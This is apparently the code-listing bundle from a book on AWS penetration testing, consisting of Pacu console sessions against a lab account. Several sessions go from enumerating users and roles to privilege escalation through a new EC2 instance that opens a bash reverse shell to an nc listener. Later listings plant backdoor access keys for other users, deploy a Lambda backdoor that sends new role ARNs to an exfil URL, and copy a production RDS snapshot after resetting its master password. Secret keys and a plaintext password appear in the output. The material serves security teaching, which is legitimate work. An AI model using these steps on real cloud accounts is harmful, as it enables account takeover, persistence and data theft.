    "Instances": [
        {
            "ImageId": "ami-0ac019f4fcb7cb7e6",
            "InstanceId": "i-02425b11d4607fa49",
            "InstanceType": "t2.micro",
            "LaunchTime": "Wed, 23 Jan 2019 17:43:59",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-1b",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-172-31-83-90.ec2.internal",
            "PrivateIpAddress": "172.31.83.90",
            "PublicDnsName": "ec2-35-175-245-21.compute-1.amazonaws.com",
            "PublicIpAddress": "35.175.245.21",
            "State": {
                "Code": 16,
                "Name": "running"
            },
```

```
Pacu (ExampleSession:SecondExampleUser) > services
  EC2
```

```
Pacu (ExampleSession:SecondExampleUser) > data EC2
{
  "Instances": [
    {
      "AmiLaunchIndex": 0,
      "Architecture": "x86_64",
      "BlockDeviceMappings": [
        {
          "DeviceName": "/dev/sda1",
          "Ebs": {
            "AttachTime": "Wed, 23 Jan 2019 17:44:00",
            "DeleteOnTermination": true,
            "Status": "attached",
            "VolumeId": "vol-0915a62bb862fbe0e"
          }
        }
      ],
      "ClientToken": "",
      "CpuOptions": {
        "CoreCount": 1,
        "ThreadsPerCore": 1
      },
```

```
Pacu (ExampleSession:SecondExampleUser) > regions
  ap-northeast-1
  ap-northeast-2
  ap-south-1
  ap-southeast-1
  ap-southeast-2
  ca-central-1
  eu-central-1
  eu-north-1
  eu-west-1
  eu-west-2
  eu-west-3
  sa-east-1
  us-east-1
  us-east-2
  us-west-1
  us-west-2
```




```
Pacu (ExampleSession:SecondExampleUser) > set_regions us-west-2 us-east-1
  Session regions changed: ['us-west-2', 'us-east-1']
```

```
Pacu (ExampleSession:SecondExampleUser) > run ec2__enum
  Running module ec2__enum...
Automatically targeting regions:
  ap-northeast-1
  ap-northeast-2
  ap-south-1
  ap-southeast-1
  ap-southeast-2
  ca-central-1
  eu-central-1
  eu-north-1
  eu-west-1
  eu-west-2
  eu-west-3
  sa-east-1
  us-east-1
  us-east-2
  us-west-1
  us-west-2
Continue? (y/n) 
```

```
Pacu (ExampleSession:SecondExampleUser) > run ec2__enum --instances --regions us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   1 instance(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

  Regions:
     us-east-1

    1 total instance(s) found.
```

```
Pacu (ExampleSession:SecondExampleUser) > import_keys default
  Imported keys as "imported-default"
Pacu (ExampleSession:imported-default) > _
```

```
Pacu (ExampleSession:imported-default) > import_keys --all
default
  Imported keys as "imported-default"
SomeOtherPair
  Imported keys as "imported-SomeOtherPair"
Pacu (ExampleSession:imported-SomeOtherPair) >
```

```
Pacu (ExampleSession:SecondExampleUser) > exit

Bye!
root:~/Documents/pacu#
```

```
Pacu (ExampleSession:SecondExampleUser) > run ec2__enum
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   1 instance(s) found.
[ec2__enum]   2 security groups(s) found.
[ec2__enum]   0 elastic IP address(es) found.
^C[ec2__enum] ^C
Exiting the currently running module.
Pacu (ExampleSession:SecondExampleUser) >
```

```
Pacu (ExampleSession:SecondExampleUser) > aws ec2 describe-instances --region us-east-1 | grep ImageId
|||  ImageId             |  ami-0ac019f4fcb7cb7e6                    |||
```

```
Pacu (ExampleSession:imported-SomeOtherPair) > search s3__enum

[Category: ENUM]

  s3__enum
    Enumerates S3 buckets in the target account.

Pacu (ExampleSession:imported-SomeOtherPair) > run s3__enum
  Running module s3__enum...
[s3__enum] s3__enum completed.

[s3__enum] MODULE SUMMARY:

Found 8 S3 bucket(s).
```

```
Pacu (ExampleSession:imported-SomeOtherPair) > services
  EC2
  S3
```

Chapter 19: Putting it All Together - Real - World AWS Pentesting

```
Pacu (Acme:imported-CompromisedUser) > run iam__detect_honeytokens
  Running module iam__detect_honeytokens...
[iam__detect_honeytokens] Making test API request...

[iam__detect_honeytokens]   Keys appear to be real (not honeytoken keys)!

[iam__detect_honeytokens] iam__detect_honeytokens completed.

[iam__detect_honeytokens] MODULE SUMMARY:

  Keys appear to be real (not honeytoken keys)!

  Full ARN for the active keys (saved to database as well):

    arn:aws:iam::216825089941:user/CompromisedUser
```

```
Pacu (Acme:imported-PersonalUser) > run iam__enum_users --role-name Test --account-id 216825089941
  Running module iam__enum_users...
[iam__enum_users] Warning: This script does not check if the keys you supplied have the correct per
missions. Make sure they are allowed to use iam:UpdateAssumeRolePolicy on the role that you pass in
to --role-name!

[iam__enum_users] Targeting account ID: 216825089941

[iam__enum_users] Starting user enumeration...

[iam__enum_users]   Found user: arn:aws:iam::216825089941:user/Test
[iam__enum_users]   Found user: arn:aws:iam::216825089941:user/ExampleUser
[iam__enum_users]   Found user: arn:aws:iam::216825089941:user/LambdaReadOnlyTester

[iam__enum_users] Found 3 user(s):

[iam__enum_users]     arn:aws:iam::216825089941:user/Test
[iam__enum_users]     arn:aws:iam::216825089941:user/ExampleUser
[iam__enum_users]     arn:aws:iam::216825089941:user/LambdaReadOnlyTester

[iam__enum_users] iam__enum_users completed.
```

```
Pacu (Acme:imported-PersonalUser) > run iam__enum_roles --role-name Test --account-id 216825089941
  Running module iam__enum_roles...
[iam__enum_roles] Warning: This script does not check if the keys you supplied have the correct per
missions. Make sure they are allowed to use iam:UpdateAssumeRolePolicy on the role that you pass in
to --role-name and are allowed to use sts:AssumeRole to try and assume any enumerated roles!

[iam__enum_roles] Targeting account ID: 216825089941

[iam__enum_roles] Starting role enumeration...

[iam__enum_roles]   Found role: arn:aws:iam::216825089941:role/MyOwnRole
[iam__enum_roles]   Found role: arn:aws:iam::216825089941:role/LambdaEC2FullAccess
[iam__enum_roles]   Found role: arn:aws:iam::216825089941:role/CloudFormationAdmin
[iam__enum_roles]   Found role: arn:aws:iam::216825089941:role/SSM

[iam__enum_roles] Found 4 role(s):

[iam__enum_roles]     arn:aws:iam::216825089941:role/MyOwnRole
[iam__enum_roles]     arn:aws:iam::216825089941:role/LambdaEC2FullAccess
[iam__enum_roles]     arn:aws:iam::216825089941:role/CloudFormationAdmin
[iam__enum_roles]     arn:aws:iam::216825089941:role/SSM

[iam__enum_roles] Checking to see if any of these roles can be assumed for temporary credentials...

[iam__enum_roles] iam__enum_roles completed.
```

```
Pacu (Acme:imported-PersonalUser) > run s3__bucket_finder -d acme.com
  Running module s3__bucket_finder...
[s3__bucket_finder] This module requires external dependencies: ['https://github.com/aboul3la/Subli
st3r.git', 'https://raw.githubusercontent.com/RhinoSecurityLabs/Security-Research/master/tools/aws-
pentest-tools/s3/Buckets.txt']

Install them now? (y/n) y

[s3__bucket_finder] Installing 2 total dependencies...
[s3__bucket_finder]   Dependency aboul3la/Sublist3r already installed.
[s3__bucket_finder]   Dependency Buckets.txt already installed.
[s3__bucket_finder] Dependencies finished installing.
[s3__bucket_finder] Generating bucket permutations list...
[s3__bucket_finder] Generated 2 bucket permutations. Beginning search across 17 regions.
Buckets searched: 100.0% (34/34)
[s3__bucket_finder] [+] Results:
[s3__bucket_finder]     Number of Buckets that Exist: 0
[s3__bucket_finder]     Number of Buckets that are Listable: 0
[s3__bucket_finder] s3__bucket_finder completed.

[s3__bucket_finder] MODULE SUMMARY:

  0 total buckets were found.
  0 buckets were found with viewable contents.
```

```
Pacu (Acme:imported-CompromisedUser) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   CompromisedUser...
[iam__enum_permissions]     Confirmed Permissions for CompromisedUser
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for user: CompromisedUser.
  Confirmed permissions for 0 role(s).

Pacu (Acme:imported-CompromisedUser) > whoami
{
  "UserName": "CompromisedUser",
  "RoleName": null,
  "Arn": "arn:aws:iam::216825089941:user/CompromisedUser",
  "AccountId": "216825089941",
  "UserId": "AIDAJQK6ECSBFFF5JEZ46",
  "Roles": null,
  "Groups": [],
  "Policies": [
    {
      "PolicyName": "IAM-Read-List-PassRole"
    },
    {
      "PolicyName": "AmazonEC2FullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2FullAccess"
    },
    {
      "PolicyName": "DatabaseAdministrator",
      "PolicyArn": "arn:aws:iam::aws:policy/job-function/DatabaseAdministrator"
    }
  ],
  "AccessKeyId": "AKIAIMOYHQE6MB2H6AEQ",
  "SecretAccessKey": "z5GtrDIsWdzq+LNfKziI********************",
  "SessionToken": null,
  "KeyAlias": "imported-CompromisedUser",
  "PermissionsConfirmed": true,
  "Permissions": {
    "Allow": {
      "iam:List*": {
        "Resources": [
          "*"
        ]
```

```
Pacu (Acme:imported-CompromisedUser) > run iam__enum_permissions --all-users --all-roles
  Running module iam__enum_permissions...
[iam__enum_permissions] Data (IAM > Users) not found, run module "iam__enum_users_roles_policies_groups" to fetch it? (y/n) y
[iam__enum_permissions]   Running module iam__enum_users_roles_policies_groups...
[iam__enum_users_roles_policies_groups] Found 10 users
[iam__enum_users_roles_policies_groups] iam__enum_users_roles_policies_groups completed.

[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  10 Users Enumerated
  IAM resources saved in Pacu database.

[iam__enum_permissions] Data (IAM > Roles) not found, run module "iam__enum_users_roles_policies_groups" to fetch it? (y/n) y
[iam__enum_permissions]   Running module iam__enum_users_roles_policies_groups...
[iam__enum_users_roles_policies_groups] Found 34 roles
[iam__enum_users_roles_policies_groups] iam__enum_users_roles_policies_groups completed.

[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  34 Roles Enumerated
  IAM resources saved in Pacu database.

[iam__enum_permissions] Permission Document Location:
[iam__enum_permissions]   sessions/Acme/downloads/confirmed_permissions/

[iam__enum_permissions] Confirming permissions for roles:
[iam__enum_permissions]   AmazonAppStreamServiceAccess...
[iam__enum_permissions]     Permissions stored in role-AmazonAppStreamServiceAccess.json
[iam__enum_permissions]   ApplicationAutoScalingForAmazonAppStreamAccess...
[iam__enum_permissions]     Permissions stored in role-ApplicationAutoScalingForAmazonAppStreamAccess.json
[iam__enum_permissions]   aws-elasticbeanstalk-ec2-role...
[iam__enum_permissions]     Permissions stored in role-aws-elasticbeanstalk-ec2-role.json
[iam__enum_permissions]   aws-elasticbeanstalk-service-role...
[iam__enum_permissions]     Permissions stored in role-aws-elasticbeanstalk-service-role.json
[iam__enum_permissions]   AWSBatchServiceRole...
[iam__enum_permissions]     Permissions stored in role-AWSBatchServiceRole.json
[iam__enum_permissions]   AWSServiceRoleForAmazonGuardDuty...
[iam__enum_permissions]     Permissions stored in role-AWSServiceRoleForAmazonGuardDuty.json
[iam__enum_permissions]   AWSServiceRoleForAmazonInspector...
[iam__enum_permissions]     Permissions stored in role-AWSServiceRoleForAmazonInspector.json
[iam__enum_permissions]   AWSServiceRoleForApplicationAutoScaling_AppStreamFleet...
[iam__enum_permissions]     Permissions stored in role-AWSServiceRoleForApplicationAutoScaling_AppStreamFleet.json
```

```
root:~/Documents/pacu# cat sessions/Acme/downloads/confirmed_permissions/role-SSM.json
{
  "RoleName": "SSM",
  "PermissionsConfirmed": true,
  "Permissions": {
    "Allow": {
      "ssm:GetManifest": {
        "Resources": [
          "*"
        ],
        "Conditions": []
      },
      "ssm:GetDocument": {
        "Resources": [
          "*"
        ],
        "Conditions": []
      },
      "ssm:DescribeAssociation": {
        "Resources": [
          "*"
        ],
        "Conditions": []
      },
```

```
Pacu (Acme:imported-CompromisedUser) > run aws__enum_account
  Running module aws__enum_account...
[aws__enum_account] Enumerating Account: rhinoassess
[aws__enum_account] aws__enum_account completed.

[aws__enum_account] MODULE SUMMARY:

Account Information:
    Account ID: 216825089941
    Account IAM Alias: rhinoassess
    Key Arn: arn:aws:iam::216825089941:user/CompromisedUser
    Account Spend: 0.98 (USD)
    Parent Account:
        error: Not Authorized to get Organization Data

Pacu (Acme:imported-CompromisedUser) > run aws__enum_spend
  Running module aws__enum_spend...
[aws__enum_spend] Retrieving metrics for service AWSQueueService...
[aws__enum_spend] Retrieving metrics for service awskms...
[aws__enum_spend] Retrieving metrics for service AmazonAthena...
[aws__enum_spend] Retrieving metrics for service AWSSecurityHub...
[aws__enum_spend] Retrieving metrics for service AWSMarketplace...
[aws__enum_spend] Retrieving metrics for service AmazonLightsail...
[aws__enum_spend] Retrieving metrics for service AWSDirectoryService...
[aws__enum_spend] Retrieving metrics for service AWSCloudTrail...
[aws__enum_spend] Retrieving metrics for service AWSGlue...
[aws__enum_spend] Retrieving metrics for service AmazonElastiCache...
[aws__enum_spend] Retrieving metrics for service AmazonDocDB...
[aws__enum_spend] Retrieving metrics for service AmazonEC2...
[aws__enum_spend] Retrieving metrics for service AWSDataTransfer...
[aws__enum_spend] Retrieving metrics for service AmazonML...
[aws__enum_spend] Retrieving metrics for service AmazonGuardDuty...
```

```
[aws__enum_spend] MODULE SUMMARY:

Account Spend:
        AWSQueueService: 0.0 (USD)
        awskms: 0.0 (USD)
        AmazonAthena: 0.0 (USD)
        AWSSecurityHub: 0.0 (USD)
        AWSMarketplace: 0.0 (USD)
        AmazonLightsail: 0.0 (USD)
        AWSDirectoryService: 0.0 (USD)
        AWSCloudTrail: 0.0 (USD)
        AWSGlue: 0.32 (USD)
        AmazonElastiCache: 0.0 (USD)
        AmazonDocDB: 0.31 (USD)
        AmazonEC2: 0.0 (USD)
        AWSDataTransfer: 0.0 (USD)
        AmazonML: 0.0 (USD)
        AmazonGuardDuty: 0.11 (USD)
        AmazonCloudWatch: 0.0 (USD)
        AmazonSNS: 0.0 (USD)
        AmazonS3: 0.0 (USD)
        AWSLambda: 0.0 (USD)
        AWSAmplify: 0.24 (USD)
        AWSBudgets: 0.0 (USD)
```

```
[ec2__enum] MODULE SUMMARY:

  Regions:
     ap-northeast-1
     ap-northeast-2
     ap-south-1
     ap-southeast-1
     ap-southeast-2
     ca-central-1
     eu-central-1
     eu-north-1
     eu-west-1
     eu-west-2
     eu-west-3
     sa-east-1
     us-east-1
     us-east-2
     us-west-1
     us-west-2

    7 total instance(s) found.
    18 total security group(s) found.
    0 total elastic IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    16 total network ACL(s) found.
    0 total NAT gateway(s) found.
    7 total network interface(s) found.
    16 total route table(s) found.
    46 total subnets(s) found.
    16 total VPC(s) found.
    0 total VPC endpoint(s) found.
    0 total launch template(s) found.
```

```
Pacu (Acme:imported-CompromisedUser) > run ec2__download_userdata
  Running module ec2__download_userdata...
[ec2__download_userdata] Data (EC2 > LaunchTemplates) not found, run module "ec2__enum" to fetch it? (y/n) n
[ec2__download_userdata] Pre-req module not run successfully. Exiting...
[ec2__download_userdata] Targeting 7 instance(s)...
[ec2__download_userdata]   i-0f0d99c8008d71b09@us-east-1: No User Data found
[ec2__download_userdata]   i-0d1fe4470082ab4a9@us-west-2: No User Data found
[ec2__download_userdata]   i-02c7972bb9171271d@us-west-2: No User Data found
[ec2__download_userdata]   i-08476384d4a125acd@us-west-2: No User Data found
[ec2__download_userdata]   i-0132229f1018ea217@us-west-2: User Data found
[ec2__download_userdata]   i-07fdb3fbb2a9a2444@us-west-2: User Data found
[ec2__download_userdata]   i-0f9ffe276fb15f5c9@us-west-2: No User Data found

[ec2__download_userdata] No launch templates to target.

[ec2__download_userdata] ec2__download_userdata completed.

[ec2__download_userdata] MODULE SUMMARY:

  Downloaded EC2 User Data for 2 instance(s) and 0 launch template(s) to ./sessions/Acme/downloads/ec2_user_data/.
```

```
root:~/Documents/pacu# cat sessions/Acme/downloads/ec2_user_data/i-07fdb3fbb2a9a2444.txt
i-07fdb3fbb2a9a2444@us-west-2:
#!/bin/bash
apt-get update
apt-get install awscli -y
aws s3 cp s3://a-private-bucket/a-private-file.txt /root/a-private-file.txt

root:~/Documents/pacu# cat sessions/Acme/downloads/ec2_user_data/i-0132229f1018ea217.txt
i-0132229f1018ea217@us-west-2:
#!/bin/bash
curl --basic --user "admin:P@ssW0rd" http://acme.com/api/get-auth-token -o /root/acme-auth-token.txt
```

```
Pacu (Acme:imported-CompromisedUser) > run iam__privesc_scan --offline
  Running module iam__privesc_scan...
[iam__privesc_scan] No --folder argument passed to offline mode, using the default: ./sessions/Acme/downloads/confirmed_permissions/

[iam__privesc_scan]   (User) Spencer already has administrator permissions.
[iam__privesc_scan]   (User) DaveY already has administrator permissions.
[iam__privesc_scan]   (Role) EC2Admin already has administrator permissions.
[iam__privesc_scan]   (Role) CloudFormationAdmin already has administrator permissions.
[iam__privesc_scan]   (User) ExampleUser already has administrator permissions.
[iam__privesc_scan]   (User) Alex already has administrator permissions.
[iam__privesc_scan] {
  "(Role) AWSBatchServiceRole": [
    "CreateEC2WithExistingIP"
  ],
  "(User) CompromisedUser": [
    "CreateEC2WithExistingIP",
    "PassExistingRoleToNewLambdaThenTriggerWithNewDynamo",
    "PassExistingRoleToNewLambdaThenTriggerWithExistingDynamo",
    "PassExistingRoleToNewDataPipeline"
  ],
  "(Role) AWSServiceRoleForAutoScaling": [
    "CreateEC2WithExistingIP"
  ],
  "(Role) aws-elasticbeanstalk-service-role": [
    "PassExistingRoleToNewCloudFormation"
  ]
}

[iam__privesc_scan] iam__privesc_scan completed.

[iam__privesc_scan] MODULE SUMMARY:

  Completed offline scan of:
    ./sessions/Acme/downloads/confirmed_permissions/

  Results stored in:
    ./sessions/Acme/downloads/offline_privesc_scan_1548714054.1718228.json
```

```
Pacu (Acme:imported-CompromisedUser) > run iam__privesc_scan
  Running module iam__privesc_scan...
[iam__privesc_scan] Escalation methods for current user:
[iam__privesc_scan]   CONFIRMED: CreateEC2WithExistingIP
[iam__privesc_scan]   CONFIRMED: PassExistingRoleToNewLambdaThenTriggerWithNewDynamo
[iam__privesc_scan]   CONFIRMED: PassExistingRoleToNewLambdaThenTriggerWithExistingDynamo
[iam__privesc_scan]   CONFIRMED: PassExistingRoleToNewDataPipeline
[iam__privesc_scan] Attempting confirmed privilege escalation methods...

[iam__privesc_scan]   Starting method CreateEC2WithExistingIP...

[iam__privesc_scan]   Found multiple valid regions. Choose one below.

[iam__privesc_scan]   [0] ap-northeast-1
[iam__privesc_scan]   [1] ap-northeast-2
[iam__privesc_scan]   [2] ap-south-1
[iam__privesc_scan]   [3] ap-southeast-1
[iam__privesc_scan]   [4] ap-southeast-2
[iam__privesc_scan]   [5] ca-central-1
[iam__privesc_scan]   [6] eu-central-1
[iam__privesc_scan]   [7] eu-north-1
[iam__privesc_scan]   [8] eu-west-1
[iam__privesc_scan]   [9] eu-west-2
[iam__privesc_scan]   [10] eu-west-3
[iam__privesc_scan]   [11] sa-east-1
[iam__privesc_scan]   [12] us-east-1
[iam__privesc_scan]   [13] us-east-2
[iam__privesc_scan]   [14] us-west-1
[iam__privesc_scan]   [15] us-west-2
[iam__privesc_scan] What region do you want to launch the EC2 instance in? 
```

```
[iam__privesc_scan] What region do you want to launch the EC2 instance in? 15
[iam__privesc_scan]     Targeting region us-west-2...
[iam__privesc_scan]   Found multiple instance profiles. Choose one below. Only instance profiles with roles at
tached are shown.

[iam__privesc_scan]   [0] aws-elasticbeanstalk-ec2-role
[iam__privesc_scan]   [1] CodeDeployForEC2
[iam__privesc_scan]   [2] EC2Admin
[iam__privesc_scan]   [3] ecsInstanceRole
[iam__privesc_scan]   [4] MyOwnRole
[iam__privesc_scan]   [5] SSM
[iam__privesc_scan] What instance profile do you want to use? 
```

```
[iam__privesc_scan] What instance profile do you want to use? 2
[iam__privesc_scan] Ready to start the new EC2 instance. What would you like to do?
[iam__privesc_scan]   1) Open a reverse shell on the instance back to a server you control. Note: Restart the
instance to resend the reverse shell connection (will not trigger GuardDuty, requires outbound internet).
[iam__privesc_scan]   2) Run an AWS CLI command using the instance profile credentials on startup. Note: Resta
rt the instance to run the command again (will not trigger GuardDuty, requires outbound internet).
[iam__privesc_scan]   3) Make an HTTP POST request with the instance profiles credentials on startup. Note: Re
start the instance to get a fresh set of credentials sent to you(will trigger GuardDuty finding type Unauthori
zedAccess:IAMUser/InstanceCredentialExfiltration when using the keys outside the EC2 instance, requires outbou
nd internet).
[iam__privesc_scan]   4) Try to create an SSH key through AWS, allowing you SSH access to the instance (requir
es inbound access to port 22).
[iam__privesc_scan]   5) Skip this privilege escalation method.
[iam__privesc_scan] Choose one [1-5]:
```

```
[iam__privesc_scan] Choose one [1-5]: 1
[iam__privesc_scan] The EC2 instance will try to connect to your server using a bash reverse shell. To listen
for this, run the command "nc -nlvp <an open port>" from your server where port <an open port> is open to acce
pt the connection. What is the IP and port of your server (example: 127.0.0.1:80)? 1[redacted]6:5050
[iam__privesc_scan] Successfully created the EC2 instance, you should receive a reverse connection to your ser
ver soon (may take up to 5 minutes in some cases).

[iam__privesc_scan]   Instance details:
[iam__privesc_scan] {
  "Groups": [],
  "Instances": [
    {
      "AmiLaunchIndex": 0,
      "ImageId": "ami-a9d09ed1",
      "InstanceId": "i-0758561c6a666fbe4",
      "InstanceType": "t2.micro",
      "LaunchTime": "2019-01-28 23:15:03+00:00",
      "Monitoring": {
        "State": "disabled"
      },
      "Placement": {
        "AvailabilityZone": "us-west-2a",
        "GroupName": "",
        "Tenancy": "default"
      },
      "PrivateDnsName": "ip-172-31-22-212.us-west-2.compute.internal",
      "PrivateIpAddress": "172.31.22.212",
      "ProductCodes": [],
      "PublicDnsName": "",
      "State": {
        "Code": 0,
        "Name": "pending"
      },
```

```
root:~# nc -nlvp 5050
Listening on [0.0.0.0] (family 0, port 5050)
Connection from 34.208.26.75 48268 received!
bash: no job control in this shell
[root@ip-172-31-22-212 /]# whoami
whoami
root
[root@ip-172-31-22-212 /]# aws sts get-caller-identity
aws sts get-caller-identity
{
    "Account": "216825089941",
    "UserId": "AROAIMGW2YWBOXC5SEK6G:i-0758561c6a666fbe4",
    "Arn": "arn:aws:sts::216825089941:assumed-role/EC2Admin/i-0758561c6a666fbe4"
}
[root@ip-172-31-22-212 /]#
```

```
Pacu (Acme:imported-CompromisedUser) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   CompromisedUser...
[iam__enum_permissions]     Confirmed Permissions for CompromisedUser
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for user: CompromisedUser.
  Confirmed permissions for 0 role(s).

Pacu (Acme:imported-CompromisedUser) > whoami
{
  "UserName": "CompromisedUser",
  "RoleName": null,
  "Arn": "arn:aws:iam::216825089941:user/CompromisedUser",
  "AccountId": "216825089941",
  "UserId": "AIDAJQK6ECSBFFF5JEZ46",
  "Roles": null,
  "Groups": [],
  "Policies": [
    {
      "PolicyName": "IAM-Read-List-PassRole"
    },
    {
      "PolicyName": "AmazonEC2FullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2FullAccess"
    },
    {
      "PolicyName": "DatabaseAdministrator",
      "PolicyArn": "arn:aws:iam::aws:policy/job-function/DatabaseAdministrator"
    },
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    }
  ],
```

```
Pacu (Acme:imported-CompromisedUser) > run iam__backdoor_users_keys
  Running module iam__backdoor_users_keys...
[iam__backdoor_users_keys] Backdoor the following users?
[iam__backdoor_users_keys]   Alex (y/n)? n
[iam__backdoor_users_keys]   BenF (y/n)? n
[iam__backdoor_users_keys]   BurpS3Checker (y/n)? n
[iam__backdoor_users_keys]   CompromisedUser (y/n)? n
[iam__backdoor_users_keys]   DaveY (y/n)? y
[iam__backdoor_users_keys]     Access Key ID: AKIAJGTKPH65TL35QWNQ
[iam__backdoor_users_keys]     Secret Key: +p6Ao7xV5H4sqObR/CkByT2FkPEn6CVIuI+76hmx
[iam__backdoor_users_keys]   ExampleUser (y/n)? n
[iam__backdoor_users_keys]   LambdaReadOnlyTester (y/n)? n
[iam__backdoor_users_keys]   PersonalUser (y/n)? n
[iam__backdoor_users_keys]   Spencer (y/n)? y
[iam__backdoor_users_keys]     Access Key ID: AKIAIFJVLCGZSTQ47PCA
[iam__backdoor_users_keys]     Secret Key: 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
[iam__backdoor_users_keys]   Test (y/n)? n
[iam__backdoor_users_keys] iam__backdoor_users_keys completed.

[iam__backdoor_users_keys] MODULE SUMMARY:

  2 user key(s) successfully backdoored.
```

```
Pacu (Acme:imported-CompromisedUser) > run lambda__backdoor_new_roles --exfil-url http://[redacted]:5050/
--arn arn:aws:iam::000000000000:user/PersonalUser
  Running module lambda__backdoor_new_roles...
[lambda__backdoor_new_roles]   What role should be used? Note: The role should allow Lambda to assume it and h
ave at least the IAM UpdateAssumeRolePolicy permission. Enter the ARN now or just press enter to enumerate a l
ist of possible roles to choose from: arn:aws:iam::216825089941:role/LambdaEC2FullAccess
[lambda__backdoor_new_roles]   Zipping the Lambda function...

[lambda__backdoor_new_roles]   Created Lambda function: 3bz8fukoyrtqm0b
[lambda__backdoor_new_roles]   Created CloudWatch Events rule: arn:aws:events:us-east-1:216825089941:rule/3bz8
fukoyrtqm0b
[lambda__backdoor_new_roles]   Added Lambda target to CloudWatch Events rule.
[lambda__backdoor_new_roles] Warning: Your backdoor will not execute if the account does not have an active Cl
oudTrail trail in us-east-1.
[lambda__backdoor_new_roles] lambda__backdoor_new_roles completed.

[lambda__backdoor_new_roles] MODULE SUMMARY:

  Lambda functions created: 1
  CloudWatch Events rules created: 1
  Successful backdoor deployments: 1
```

```
root:~/empty# nc -nlvkp 5050
Listening on [0.0.0.0] (family 0, port 5050)
Connection from 18.234.196.89 36424 received!
POST / HTTP/1.1
Host:                :5050
User-Agent: python-requests/2.7.0 CPython/3.6.8 Linux/4.14.88-7
2.76.amzn1.x86_64
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 61
Content-Type: application/x-www-form-urlencoded

RoleArn=arn%3Aaws%3Aiam%3A%3A216825089941%3Arole%2FA-New-Role
```

```
[rds__explore_snapshots] Region: us-east-1
[rds__explore_snapshots]   Getting RDS instances...
[rds__explore_snapshots]   Found 1 RDS instance(s)
[rds__explore_snapshots]     Target: prod-db (y/n)? y
[rds__explore_snapshots]     Creating temporary snapshot...
[rds__explore_snapshots]     Restoring temporary instance from snapshot...
[rds__explore_snapshots]     Master Password for current instance: Z334LNHOU9POA36U7T0C
[rds__explore_snapshots]       Password Change Successful
[rds__explore_snapshots]     Connection Information:
[rds__explore_snapshots]       Address: prod-db-copy.ch6r0zk3ngko.us-east-1.rds.amazonaws.com
[rds__explore_snapshots]       Port: 3306
[rds__explore_snapshots]     Press enter to process next instance...
[rds__explore_snapshots]     Deleting temporary resources...
```

Graphics Bundle Ends Here

Index